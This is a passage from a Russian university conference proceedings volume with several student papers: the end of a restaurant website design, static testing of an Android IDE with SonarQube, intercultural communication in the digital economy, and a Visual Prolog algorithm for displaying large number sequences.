собами и методами. В данном случае мы рассмотрим сферу пищевой промышленности, а именно создание своего собственного веб-приложения для ресторана по приготовлению еды высшего класса. Для коммерческой организации особенно важно иметь возможность качественно и быстро обслуживать посетителей, ведь именно от них зависит прибыль организации [1]. Не ошибкой будет сказать, что заказ на приготовление еды через сеть Интернет гораздо быстрее и удобнее, чем аналогичный заказ через телефон или вживую. Если требуется преподнести информацию максимально быстро до большого количества людей, то лучше сделать это с помощью собственного сайта [2]. К тому же хороший и надежный сайт, имеющий соответствующий дизайн, лишь укрепит статус элитного ресторана и привлечет еще больше посетителей. С его помощью пользователи смогут получить доступ к меню заведения, за составом и ценами которого можно следить в реальном времени, увидеть актуальные события, будь то какие-то акции или мероприятия, узнать контактную информацию, в числе которой адрес, телефон, почта и другое или даже устроиться на работу, при наличии свободных вакансий. В умелых руках сайт позволит многократно облегчить жизнь клиентам, а для руководителей ресторана станет отличной возможностью привлечь больше людей в свое заведение.

Углубимся в то, каким должен быть сайт. Веб-приложения состоят из нескольких основных компонентов. Сайт ресторана будет состоять из двух частей: клиентская и серверная [3]. Подробнее рассмотрим клиентскую часть.

Клиентская часть – это графический интерфейс сайта, который пользователь будет видеть на своем экране. Графический интерфейс отображается в браузере и именно через него пользователь будет взаимодействовать с веб-сайтом, кликая по ссылкам и кнопкам. Также клиентская часть отправляет запросы к серверу и обрабатывает ответы от него, после чего происходит формирование самой страницы.

Был проведен анализ множества сайтов, в ходе которого были выявлены обязательные элементы для сайта ресторана и отброшены лишние, не подходящие по теме. В итоге клиентская часть будет состоять из следующих элементов:

- 1) главной страницы;
- 2) меню;
- 3) страницы с контактной информацией;
- 4) страницы мероприятий;
- 5) страницы вакансий.

Структура сайта в виде схемы представлена на рисунке 1.



Рисунок 1 – Структура сайта

Пока не утверждено, но дополнительно на сайте могут присутствовать следующие функции:

- 1) бронирование столов;
- 2) доставка;
- 3) фотографии поваров и других сотрудников.

Для создания графического интерфейса веб-приложения будет использован язык HTML. Это язык гипертекстовой разметки документов для просмотра веб-страниц в браузере. Он прост в освоении и имеет достаточную функциональность для наших нужд.

Теперь перейдем к серверной части сайта. Серверная часть – это обрабатывающая запросы пользователя программа, находящаяся на сервере, которая используется для управления и обеспечения функциональности сайта. Именно она взаимодействует с клиентом и отправляет ему по сети сформированную веб-страницу после обработки запроса. Чаще всего серверная часть создается на PHP, в связи с тем, что он является самым простым и распространенным, но тем не менее способным удовлетворить запросы даже профессиональных пользователей языком программирования. Потому он также станет и нашим выбором. PHP – это скриптовый язык программирования, применяемый для разработки веб-страниц на веб-сервере и работы с базами данных. Также его код может внедряться в HTML, что непосредственно станет для нас полезной возможностью [4].

Также в структуре сайта будет присутствовать такой важный элемент, как база данных. Это программное обеспечение занимается упорядоченным хранением информации об объектах с набором свойств, которые можно категоризировать, и выдает её в нужный момент. Без нее невозможна работа веб-приложения. Для работы с базой данных будет использован структурированный язык запросов MySQL [5].

В качестве подведения итогов и более полного понимания будущей работы, на рисунке 2 представлена архитектура сайта ресторана китайской кухни.




Рисунок 2 – Архитектура сайта

В работе на основе анализа сайтов различных ресторанов разработана структура сайта ресторана китайской кухни. Определена клиент-серверная архитектура сайта. В качестве языков разработки сайта выбраны HTML и PHP, для работы с базой данных – язык запросов MySQL.

СПИСОК ИСТОЧНИКОВ

1. Борисенко, А. В. Разработка системы учета развлекательного центра «Киров парк» / А. В. Борисенко, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. : материалы II Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 08–12 апреля 2019 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2019. – Ч. 2. – С. 220-222.

2. Кортун, В. С. Проектирование web-приложения для рудодобывающего предприятия / В. С. Кортун, А. Н. Петрова // Наука, инновации и технологии: от идеи к внедрению. : материалы международной научно-практической конференции, Комсомольск-на-Амуре, 7–11 февраля 2022 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 28-31.

3. Овчинникова, А. А. Проектирование сайта для спортивного клуба айкидо / А. А. Овчинникова, Е. Б. Абарникова // Наука, инновации и технологии: от идеи к

внедрению. : материалы международной научно-практической конференции, Комсомольск-на-Амуре, 7–11 февраля 2022 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 49-52.

4. Башков, Г. О. Проектирование программного средства для ресторана / Г. О. Башков, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 8-10.

5. Соколов, М. В. Разработка сайта "здоровое питание человека" / М. В. Соколов, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 311-314.

УДК 004.4

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Якунина Кристина Денисовна, студент, Комсомольский-на-Амуре государственный университет

Yakunina Kristina Denisovna, student of Komsomolsk-na-Amure State University

ПРОВЕДЕНИЕ СТАТИЧЕСКОГО ТЕСТИРОВАНИЯ ПРИ РАЗРАБОТКЕ ИНТЕГРИРОВАННОЙ СРЕДЫ РАЗРАБОТКИ

CONDUCTING STATIC TESTING IN THE DEVELOPMENT OF AN INTEGRATED DEVELOPMENT ENVIRONMENT

Аннотация. С начала разработки программного обеспечения и до последних этапов важной частью является проведение статического тестирования. Данная работа посвящена описанию проведения статического тестирования при разработке интегрированной среды разработки MIDE. Статическое тестирование проводится автоматизировано, с использованием статического анализатора кода SonarQube.

Abstract. From the beginning of software development to the last stages, static testing is an important part. This work is devoted to the description of static testing in the development of an integrated development environment MIDE. Static testing is carried out automatically using the static code analyzer SonarQube.

Ключевые слова: статическое тестирование, разработка программного обеспечения, SonarQube, анализ кода, интегрированная среда разработки, ИСР.

Key words: statistical testing, software development, SonarQube, code analysis, integrated environment development, IDE.

Программа MIDE – это активно обновляющаяся интегрированная среда разработки (ИСР), работающая на Android. При разработке программного обеспечения (ПО)

разработчик придерживается спиральной модели жизненного цикла программного обеспечения. Поэтому при каждом цикле необходимо выполнять ряд тестов. При таком подходе удастся свести к минимуму накопление ошибок. В ходе тестов необходимо проверять корректно ли выполняются введенные на рассматриваемой итерации функции, не нарушают ли новые функции работу остальных частей программы. На этом этапе, таким образом, проводится модульное тестирование, статическое тестирование, интеграционное тестирование, тестирование систем. Основываясь на опыте разработок программ и приложений, описанных в других работах [1, 2], тестирование важный этап, поэтому релизные версии требуют дополнительного тестирования. Требуется проводить тесты, направленные на проверку того, насколько приложение удобно пользователю. Итак, для данных версий необходимо проводить инсталляционное тестирование, тестирование совместимости, стресс-тестирование, нагрузочное тестирование, функциональное тестирование, тестирование юзабилити.

Одним из самых важных из перечисленных видов тестирования является статическое тестирование. Оно важно, так как предотвращает накопление дефектов в коде, что позволяет сэкономить ресурсы, выделенные на разработку программного обеспечения. В работе сделан акцент на этом факте. Особенность, статического тестирования заключается в том, что он позволяет найти ошибки, не запуская проект.

Цель статического тестирования при разработке программы MIDE состоит в том, чтобы проверить на правильность и корректность сам программный код, то есть необходимо оценить качество кода. В ходе статического анализа также необходимо выявить неиспользуемые переменные, повторяющиеся части кода, неиспользуемые части кода, бесконечные циклы, неправильный синтаксис и т.д. Этот этап важен, так как помогает при постоянном обновлении продукта сохранять масштабируемость проекта. Данный этап проходит автоматизировано, с использованием статического анализатора кода SonarQube. Платформа позволит найти ошибки, которые не были выявлены программой Android Studio, ошибки, с которыми программа может нормально работать в большинстве случаев, но в исключительных ситуациях может привести к аварийному завершению, ошибки, которые значительно снижают качество кода в целом. ПО SonarQube измеряет качество программного кода в соответствии с семью показателями (и соответствующими метриками) качества программного обеспечения, которые разработчики называют «Seven Axes of Quality»: потенциальные ошибки, стиль программирования, тесты, повторения участков кода, комментарии, архитектура и проектирование, сложность.

При выполнении статического тестирования составлены тест-кейсы, которые направлены на измерение основных показателей, во время выполнения составляется обзор по результатам анализатора SonarQube, а затем приводятся тест-отчеты, соответствующие тест-кейсам. В таблице 1 приведен заголовок тест-пакета для повторяемого на каждой итерации разработки ИСП статического тестирования. В таблице 2 приведен пример тест-кейса для составленного тест-пакета. Остальные тест-кейсы направлены на проверку следующих показателей качества кода: уязвимости, количество фрагментов кода с запяской, дублирование. Стоит отдельно пояснить, что код с запяской – термин, обозначающий код с признаками (запахами) проблем в системе. Большое количество участков, которые могут трактоваться как запахи кода, может привести к распаду кода. Следовательно, данные участки свидетельствуют о необходимости рефакторинга. То есть требуется изменение внутренней структуры программы, при этом не изменив внешнее поведение программы.

Таблица 1 – Заголовок тест-пакета для статического тестирования

Автор: Якунина К. Д.	Номер спецификации: 0	Приоритет: 1	Автор специфика- ции: Якунина К. Д.	Разработчик: Якунина К. Д.
Назначение: проверка кода MIDE 0.10 на наличие статических ошибок.				
Необходимые данные: 1 запустить программу StartSonar.bat; 2 запустить Android Studio; 3 открыть проект MIDE в Android Studio; 4 открыть terminal в Android Studio; 5 прописать команду «.\gradlew sonarqube»; 6 дождаться успешного построения проекта				

Таблица 2 – Тест-кейс №1 тест-пакета

Приоритет: 1	Тест 1	1
Идея: проверить MIDE 0.10 на наличие ошибок в коде		
История изменений		
Дата создания: 03.09.2022 Якунина К.Д.		Инициализация теста
Выполнение		
Описание действий		Ожидаемый ре- зультат
1 выполнить 1 – 6 действие из тест-пакета 1; 2 открыть в браузере страницу «localhost:9000»; 3 посмотреть значение в статистике – bugs(ошибки); 4 зафиксировать число потенциальных ошибок и оценку системы		0 (A)

При самом первом запуске данного тестирования программный продукт Sonarqube необходимо скачать с официального сайта и настроить для работы на конкретном компьютере. Затем необходимо выполнить основные действия из тест-пакета, то есть запустить программу StartSonar.bat, запустить проект в программе Android Studio. В terminal запущенной программы прописать команду «.\gradlew sonarqube». После того, как будет выполнено построение проекта и анализ кода, можно начинать анализировать результаты.

На рисунке 1 приведена выведенная системой краткая информация по проекту. На рисунке видно, что выявлено 20 ошибок с оценкой E, 11 уязвимостей с оценкой B, участков кода с запахом 894 с оценкой A, дублирование кода 7,3 %.




Рисунок 1 – Краткая информация по проекту

Затем были подробно рассмотрены места, которые приводят к ошибкам, уязвимостям, запахам кода и дублированиям. На рисунке 2 выведен список потенциальных ошибок с рекомендациями по их устранению. Как видно по рисунку, ошибки также сортируются по уровню значимости и по расположению.




Рисунок 2 – Список потенциальных ошибок с рекомендациями по устранению

Полученные результаты анализа в программе SonarQube можно выводить в виде диаграмм, просматривать конкретные участки кода. На рисунке 3 приведена диаграмма по участкам кода, их оценки анализатором по критерию надежности.

По результатам проведенного тестирования составляются тест-отчеты. В таблице 3 приведен отчет №1 для тест-пакета из примера.




Рисунок 3 – Диаграмма по участкам кода

Таблица 3 – Отчет №1 тест-пакета

Приоритет: 1	Тест 1	1
Идея: проверить MIDE 0.10 на наличие ошибок в коде		
История изменений		Статус тестирования
Дата создания: 03.09.2022 Якунина К.Д.	Инициализация теста	Отрицательный
Выполнение		
Описание действий	Ожидаемый результат	Фактический результат
1 выполнить 1 – 6 действие из тест-пакета 1; 2 открыть в браузере страницу «localhost:9000»; 3 посмотреть значение в статистике – bugs (ошибки); 4 зафиксировать число потенциальных ошибок и оценку системы	0 (A)	20 (E)

Из результатов тестирования видно, что данный код требует значительной доработки, а именно: исправление ошибок; исправление уязвимостей; исключение дубликатов; переработать потенциально некачественный код.

На следующей итерации ПО MIDE необходимо учесть рекомендации статического анализатора SonarQube и внести правки в новую версию MIDE 0.11, чтобы предотвратить накопление ошибок.

СПИСОК ИСТОЧНИКОВ

1. Тихомиров, В. А. Разработка и применение универсальных программных контрольноизмерительных комплексов для судостроения / В. А. Тихомиров // Морские интеллектуальные технологии. – 2021. – Т. 2. – № 2(52). – С. 65-72. – DOI 10.37220/MIT.2021.52.2.054.

2. Еремеев, А. А. Разработка программного обеспечения обучающей игры «школьная библиотека» / А. А. Еремеев, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 195-197.

УДК 316.4

Юшкова Лариса Ананьевна, кандидат психологических наук, доцент, доцент кафедры “Государственное и муниципальное управление”, Сибирский государственный университет путей сообщения

Yushkova Larisa Ananyevna, Ph.D. in Psychology, Associate Professor, Associate Professor of State and Municipal Management, Siberian State University of Railways

Павленко Дарья Сергеевна, студент, Сибирский государственный университет путей сообщения

Pavlenko Daria Sergeevna, student, Siberian State University of Railway Transport

ТЕХНОЛОГИИ МЕЖКУЛЬТУРНЫХ КОММУНИКАЦИЙ В УСЛОВИЯХ СТАНОВЛЕНИЯ ЦИФРОВОЙ ЭКОНОМИКИ

INTERCULTURAL COMMUNICATION TECHNOLOGIES IN THE EMERGING DIGITAL ECONOMY

Аннотация. Становление цифровой экономики на сегодняшний день происходит во всех развитых странах. Данный процесс формирует новые правила ведения бизнеса и переговоров в том числе и в сфере межкультурных коммуникаций. Изучается характер межкультурных коммуникаций в процессе становления цифровой экономики, роль этнических стереотипов в затруднении межкультурных коммуникаций в бизнес сфере, технологии преодоления межкультурных конфликтов в бизнес сфере и трудовом коллективе транснациональных корпораций.

Abstract. The digital economy is now emerging in all developed countries. This process forms new rules of business and negotiations, including in the field of intercultural communication. We study the nature of intercultural communication in the process of becoming a digital economy, the role of ethnic stereotypes in the difficulties of intercultural communication in the business sphere, technologies to overcome intercultural conflicts in business and workforce of transnational corporations.

Ключевые слова: межкультурные коммуникации, цифровая экономика, глобализация, цифровизация.

Key words: cross-cultural communications, digital economy, globalization, digitalization.

В современном мире проблема межкультурных коммуникаций все более актуализируется. На сегодняшний день мы наблюдаем расширение бизнес сферы на территории наиболее развитых стран мира. Данная тенденция, несмотря на влияние объективных негативных факторов, обусловленных обострением различного рода геополитических конфронтаций, под влиянием глобализационных процессов все же продолжает развиваться, что открывает обширное пространство для теоретических изысканий в сфере межкультурных коммуникаций.

Под влиянием вышеназванной тенденции бизнес сфера переживает период бурного развития, в ходе которого все большее число представителей различных национальных, религиозных и культурных групп вовлекается в глобальные бизнес процессы. В данных условиях объективно проявляются различные межкультурные конфликты, далеко не способствующие эффективному межкультурному сотрудничеству в рассматриваемой сфере.

При разрешении данного рода проблем в теории межкультурных коммуникаций значительное внимание уделяется такому явлению как этнический стереотип. Под данным явлением понимается «упрощенный, схематизированный, эмоционально окрашенный и весьма устойчивый образ какой-либо этнической группы, легко распространяемый на всех ее представителей» [1].

В настоящее время выделяются два вида таких стереотипов: гетеростереотипы и автостереотипы. Вторые выражают взгляды и убеждения людей о самих себе, а первые, в свою очередь, отражают представления о каком-либо другом народе, любой другой социальной группе. Например, у одного народа проявление расчётливости в чем-либо является рациональным, а у другого – это проявление жадности.

Проблема стереотипов является серьезной проблемой на пути развития межкультурных коммуникаций. Они являются иррациональным элементом в процессе налаживания коммуникаций между представителями различных культурных общностей. Причем стереотипы имеют место не только в обыденных сферах соприкосновения представителей таких общностей, но и в сфере деловой коммуникации.

Применительно к бизнес сфере России можно заметить целую группу этнических стереотипов, которые существенно ограничивают желание налаживания предпринимательских и иных контактов с представителями отечественной бизнес сферы. Так, представления о нашей стране в мировом сообществе не являются однородными, например, представители культур, с которыми российская культура имеет длительный положительный опыт плодотворного сотрудничества и межкультурных коммуникаций в основном рассматривают образ России как положительный. В противовес этому, у представителей западных культур данный образ нагромождён порой совсем нереалистичными стереотипами о России как о стране с ужасной криминогенной обстановкой, плохим инвестиционным климатом, стране-шантажисте, стране-агрессоре и т.д [2].

К сожалению, стереотипы сложно преодолимы в силу того, что играют большую роль в восприятии, осмыслении и оценке окружающей реальности, прогнозировании событий и реакции на них. Наличие стереотипов, как правило, не рефлектируется сознанием: они воспринимаются как нечто объективное и редко подвергаются переосмыслению [3].

Однако текущие тенденции цифровизации обществ и глобализации международной сферы погружают участников межкультурных коммуникаций в совершенно но-

вую парадигму. Цифровые технологии становятся не просто преобладающей в обществе движущей силой экономического, социального и политического развития, а создают новый взгляд на основные ценностно-ориентировочные установки современного общества.

Развитие транснационального бизнеса порождает потребности работодателей не в «стандартных» работниках, обладающих набором базовых компетенций и навыков, а в таких кадрах, которые способны обеспечить жизнеспособность бизнеса и при соприкосновении различных культур, то есть при межкультурных коммуникациях в бизнес сфере.

В данных условиях большое значение имеет освоение иностранных языков и социальных моделей поведения различных культурных общностей. В современном обществе, сильно перегруженном различными информационными потоками, необходимо научиться использовать инновационные технологии, как при изучении иностранных языков, так и непосредственно при межкультурном общении. Последнее наиболее важно, так как «позволяет осваивать межкультурное пространство с целью постижения особенностей других культур, с которыми организации приходится иметь отношения на международном рынке» [4].

Крупные транснациональные компании в обозначенных условиях испытывают потребность в разработке новых механизмов управления межкультурными коммуникациями на основе цифровых технологий. В данном направлении наиболее примечательны технологии Big Data. При помощи данных технологий происходит развитие человеческого капитала кадров корпорации. Преимуществом использования данных технологий является учет перспектив развития организации в будущем и особенностей самого сотрудника [5]. В рамках данных технологий изучается «цифровой след» сотрудников посредством интервьюирования представителей различных национальных и культурных групп, информации из их социальных сетей и других способов оцифровки персональных и социальных характеристик сотрудника. В следствие чего на основе проецированного образа каждого конкретного сотрудника возможно смоделировать карьеру сотрудника, спрогнозировать на основе сильных и слабых сторон потенциал сотрудника на той или иной должности.

Так же большое распространение получило использование Agile инструмента, который позволяет сократить количество межкультурных противоречий в трудовом коллективе. В рамках данного инструмента используется обособление рабочих групп в ограниченном количестве (10-15 человек) и последующая постановка целей и задач уже в рамках данного коллектива. При возникновении конфликтных ситуаций между представителями разных культур внутри команды необходимо проводить регулярные встречи руководства разных подразделений для разрешения текущих проблем и привлекать специалистов для разрешения конфликтных ситуаций.

Таким образом, современные технологии предлагают разнообразный набор средств и методов развития межкультурных коммуникаций в бизнес сфере. От сильных и слабых сторон данных средств и методов зависит их применимость в конкретной проблемной ситуации. Целью использования таких средств и методов может являться как создание благоприятного делового общения в рамках одного рабочего коллектива или даже огромной транснациональной корпорации, так и развитие человеческого капитала организации, путем ориентирования на персональный подход к представителям различных национальных и культурных групп.

В заключении необходимо отметить важность использования цифровых технологий в налаживании межкультурного взаимодействия как представителей бизнеса, так и внутри одного транснационального трудового коллектива. Проблемы и конфликты

межкультурного характера неминуемо возникают в современной бизнес сфере. Глобализация и цифровизация как обостряет данные конфликты, так и предлагает новые пути их разрешения путем использования цифровых технологий в сфере межкультурных коммуникаций. Представители управленческой сферы в данных условиях должны заботиться о создании такой модели управления в транснациональных корпорациях, которая бы учитывала самобытность разных народов, обеспечение устойчивого и качественного управленческого контроля за счёт разработки общих, приемлемых для представителей разных культур технологий управления.

СПИСОК ИСТОЧНИКОВ

1. Тен Ю. П. Культурология и межкультурная коммуникация // Ростов-на-Дону: Феникс, 2007. – С. 93.
2. Ломовцева А. В., Пятаева Е. В. Развитие межкультурных коммуникаций в условиях цифровизации экономики // Вестник Приамурского государственного университета им. Шолом-Алейхема. 2020. № 2 (39). С. 65-70.
3. Чеснокова Л. В. Стереотипы в межкультурной коммуникации // Научно-методический электронный журнал «Концепт». 2015. № 4 (апрель). С. 91–95.
4. Юшаева Р. С. Э., Назаева П. Х. Развитие межкультурных коммуникаций в условиях цифровизации экономики // Известия Чеченского государственного педагогического университета Серия 1. Гуманитарные и общественные науки. – 2020. – Т. 33. – №. 4. – С. 237-241.
5. Воронцова Ю. В. Влияние межкультурных коммуникаций на повышение доходности бизнеса в условиях использования цифровых технологий // E-Management. 2020. №. 1. С. 27-35.

СЕКЦИЯ СОВРЕМЕННЫЕ ПРОБЛЕМЫ УПРАВЛЕНИЯ, ОБРАБОТКИ, ХРАНЕНИЯ, ПЕРЕДАЧИ ДАННЫХ И ЗАЩИТЫ ИНФОРМАЦИИ

УДК 004.02

Абарникова Елена Борисовна, кандидат технических наук, доцент,
Комсомольский-на-Амуре государственный университет
Abarnikova Elena Borisovna, Candidate of Technical Sciences, Associate Professor,
Komsomolsk-na-Amure State University
Усынин Макар Валерьевич студент, Комсомольский-на-Амуре государственный
университет
Usynin Makar Valerievich, student of Komsomolsk-na-Amure State University

ОПТИМИЗАЦИЯ ХРАНЕНИЯ И ВЫВОДА ПОСЛЕДОВАТЕЛЬНОСТИ ЭЛЕМЕНТОВ, В КОТОРОЙ КАЖДЫЙ ЭЛЕМЕНТ МОЖЕТ БЫТЬ ВЫЧИСЛЕН ПО ФОРМУЛЕ

OPTIMIZATION OF STORAGE AND OUTPUT OF A SEQUENCE OF ELEMENTS IN WHICH EACH ELEMENT CAN BE CALCULATED BY THE FORMULA

Аннотация. Данная работа посвящена выводу и хранению последовательностей элементов, в которых каждый элемент может быть вычислен по формуле. Определены проблемы, возникающие при хранении последовательностей элементов и последующем выводе элементов на экран. Рассмотрены различные способы решения проблем и предложен авторский алгоритм решения для среды разработки Visual Prolog 5.2.

Abstract. This work is devoted to the output and storage of sequences of elements in which each element can be calculated by a formula. The problems that arise when storing sequences of elements and subsequent display of elements on the screen are identified. Various ways of solving problems are considered and the author's algorithm for solving the problem for the Visual Prolog development environment is proposed.

Ключевые слова: алгоритм, математическая модель, большие данные, формула, вывод информации.

Key words: algorithm, mathematical model, big data, formula, information output.

В программировании встречаются различные задачи, в которых формула для нахождения любого элемента дана изначально, и не возникает трудностей с хранением и выводом элементов. Но иногда встречаются проблемы, в которых на первый взгляд не очевидно, что путем мало затратных действий, задачу можно свести к условиям, при которых каждый элемент последовательности можно найти по формуле [3].

Одной из таких задач является задача построения и вывода ряда целых чисел кратных 9. Решению этой задачи в среде разработки Visual Prolog 5.2 будет посвящена основная часть статьи.

Сформулируем поставленную задачу: необходимо построить ряд целых чисел кратных 9 во введенном пользователем диапазоне и вывести результат на экран. Входными данными являются два целых числа, верхняя и нижняя граница ряда. Верхняя граница ряда больше нижней границы ряда, данные всегда корректны. Выходные данные: ряд целых чисел кратных 9 ограниченные верхней и нижней границей ряда.

Начать решение стоит с того, что диапазон чисел построенного ряда может начинаться от -2147483648 и заканчиваться 2147483647, такие ограничения на нас накладывает тип переменной int32. Visual Prolog 5.2 рассчитан на 32 разрядные операционные системы из-за чего переменные большего размера не поддерживаются [1, 2].

Диапазон можно расширить, используя «длинную арифметику», но в рамках данной статьи «длинная арифметика» не рассматривается и реализовываться не будет.

Выводить элементы на экран будем при помощи стандартного предиката ListBox.

Попробуем решить задачу прямым перебором, для этого напишем следующий алгоритм: по входным данным определяем первый элемент ряда (наименьший), затем прибавляем к наименьшему элементу 9 и добавляем в ListBox, пока не достигнем верхней границы ряда, блок-схемы программы представлены на рисунках 1 и 2.




Рисунок 1 – Поиск первого элемента ряда




Рисунок 2 – Вывод элементов ряда в ListBox

Пробуем ввести небольшой диапазон, программа будет работать достаточно быстро. Проблемы возникают при вводе большого диапазона данных. При вводе диапазона в 200 000 значений программа выдает результат спустя секунду, при вводе диапазона в 2 000 000 скорость падает в 10 раз. Вторая проблема: объем необходимой памяти, каждый добавленный элемент занимает 4 байта памяти, то есть при 262 144 членах ряда объем занимаемой памяти становится 1Мб.

При данном подходе к решению задачи в максимальном диапазоне придется вычислять и запоминать 477 218 588 значений, что не эффективно по быстродействию и займет объем памяти приблизительно 1,8Гб, что не эффективно по памяти.

Из вышесказанного следует, что проблема заключается в подходе к решению задачи, такой подход эффективен только на сравнительно небольших диапазонах значений. Необходимо изменить подход к решению задачи.

Воспользуемся тем, что одновременно на экране может находиться лишь небольшое количество элементов ряда. Как и в предыдущем случае у `ListBox`-а будет ползунок для навигации, но в этот раз мы запрограммируем его поведение сами. Разобьем задачу на небольшое количество данных и формулу, по которой мы сможем получить доступ к любому элементу ряда. Для начала найдем первый и последний элемент ряда, используя алгоритмы аналогичные алгоритму, представленному на рисунке 1. Зная первый и последний элемент ряда, можно найти количество элементов в ряду для этого от последнего элемента ряда отнимаем первый элемент ряда, разность разделим на девять и прибавим единицу. Диапазон ползунка выставим от 0 до количества элементов в ряду минус единица. Теперь любой элемент ряда можно получить по формуле: нижняя граница ряда плюс позиция ползунка, умноженная на 9. Благодаря ползунку пользователь может увидеть любой элемент ряда.

На экране должно отображаться больше одного элемента, чтобы отобразить элементы воспользуемся алгоритмом, изображенным на рисунке 2, добавим к нему счетчик на необходимое количество элементов и вместо первого элемента ряда передадим первый, отображаемый на экране элемент ряда.

Изложенный выше алгоритм будет работать при условии, что тип переменной, в которой храниться значение позиции ползунка `uint32`. Если тип переменной будет `int32`, возникнет проблема при работе с диапазоном ползунка. Эта проблема решается добавлением пары действий в алгоритм, а именно диапазон ползунка устанавливаем от минус скобка открывается два в степени тридцать один скобка закрывается до количества элементов в ряду минус единица минус два в степени тридцать один. Формула получения элемента ряда: нижняя граница ряда плюс скобка открывается, позиция ползунка плюс два в степени тридцать один скобка закрывается, умножить на 9.

Данный алгоритм все еще не может быть использован в Visual Prolog 5.2 так как, в Visual Prolog 5.2 переменная хранящая положение ползунка имеет тип данных `int16` (диапазон от $-32\,768$ до $32\,767$), размера этой переменной недостаточно для доступа к любому элементу ряда.

Для решения этой проблемы введем еще одну переменную подпозицию, эта переменная будет расширять позицию ползунка до необходимого размера, благодаря ней в одной позиции ползунка мы сможем получать доступ к нескольким элементам манипулируя с подпозицией.

Решить эту задачу можно различными способами, ниже будет представлен один из них.

В данном решении будем оперировать целыми числами, для этого нам понадобятся еще несколько дополнительных переменных для хранения необходимой информации.

Разобьем позиции на три диапазона: от первой позиции до последней позиции минус 2, последняя позиция минус один, последняя позиция. Первый диапазон используем для нахождения элемента по формуле. Второй диапазон используется для тех элементов, которые не получится уложить в первый диапазон. Третий диапазон должен всегда давать последний элемент ряда, переключения между подпозициями запрограммируем на стрелочки ползунка. Перемещение самого ползунка всегда сбрасывает подпозицию на значение 0.

Введем необходимые переменные: `UpBorder` – переменная в которой храниться верхняя граница ряда, `DownBorder` – нижняя граница ряда, `Position` – переменная в которую считывается положение ползунка, `UnderPosition` – переменная в которой храниться количество подпозиций, `Divider` – хранит оптимальный диапазон, `ModPosition` –

хранит количество подпозиций второго диапазона, RealPosition – хранит подпозицию на которую перешел пользователь, все переменные имеют тип данных int32.

Для начала найдем первый элемент ряда (рисунок 1) и последний элемент ряда, последний элемент ряда находится схожим образом с первым. Найдем длину ряда (рисунок 3) и сменим диапазон ползунка (рисунок 4). Затем найдем первый отображаемый элемент (рисунок 5) и выведем несколько элементов ряда, чтобы отобразить элементы воспользуемся алгоритмом, изображенным на рисунке 2, добавим к нему счетчик на необходимое количество элементов и вместо первого элемента ряда передадим первый, отображаемый на экране элемент ряда.

Функция, отвечающая за взаимодействия позиции и подпозиции должна изменять позицию в те моменты, когда подпозиция выходит за свой диапазон (от 0 до UnderPosition в большинстве случаев и от 0 до ModPosition в одном случае, у последнего элемента ряда всегда одна подпозиция то есть от 0 до 0).




Рисунок 3 – Поиск длины ряда




Рисунок 4 – Смена диапазона ползунка




Рисунок 5 – Поиск первого отображаемого элемента ряда

Данный алгоритм так же, как и алгоритм прямого перебора имеет асимптотическую сложность n , но есть заметная разница: в алгоритме прямого перебора n – количество элементов ряда, а в вышеизложенном алгоритме n – количество отображаемых элементов на экране.

В современном мире подобный подход используется в процедурной и иных генерациях игровых миров. Строка, состоящая из символов, называемая «сид» проходит через алгоритмы генерации, в свою очередь алгоритмы генерации используя формулы, создают новый мир. Так же данный способ хранения и получения данных используют для решения некоторых узких задач, для сжатия информации.

Все данные сохраненные на цифровом устройстве являются цифрами, в математике существуют множество всевозможных функций, возможно, однажды будут разработаны алгоритмы, способные сжимать информацию до минимально необходимых исходных данных и функции позволяющей получить доступ к данным.

СПИСОК ИСТОЧНИКОВ

1. Курганский гос. Университет : Visual Prolog : сайт. – Москва, 2021 – . – URL: http://it.kgsu.ru/PrologVisual/pro_vis001.html (дата обращения: 18.09.2022). – Режим доступа: свободный;
2. Рублев, В.С. Языки логического программирования : учебное пособие / Рублев В.С.. – Москва : Интернет-Университет Информационных Технологий (ИНТУИТ), Ай Пи Ар Медиа, 2021. – 125 с.
3. Хусаинов, А.А. Структуры и алгоритмы обработки данных. : Учебное пособие / А.А. Хусаинов, Н.Н.Михайлова. – Комсомольск-на-Амуре: Государственное образовательное учреждение высшего профессионального образования «Комсомольский-на-Амуре государственный технический университет», . – 86 с.

Банщикова Роман Юрьевич, студент, Комсомольский-на-Амуре
государственный университет

Banschikov Roman Yurievich, student of Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, доцент кафедры
«Проектирование, управление и разработка информационных систем»,

Комсомольский-на-Амуре государственный университет

Kotlyarov Valeriy Petrovich, Candidate of Engineering Sciences, Associate Professor,
Associate Professor of the Department "Design, management and development of information
systems", Komsomolsk-na-Amure State University

ПАНЕЛЬ ВИЗУАЛИЗАЦИИ СОСТОЯНИЯ СИСТЕМЫ СТРАТЕГИЧЕСКОГО УПРАВЛЕНИЯ ПРЕДПРИЯТИЕМ

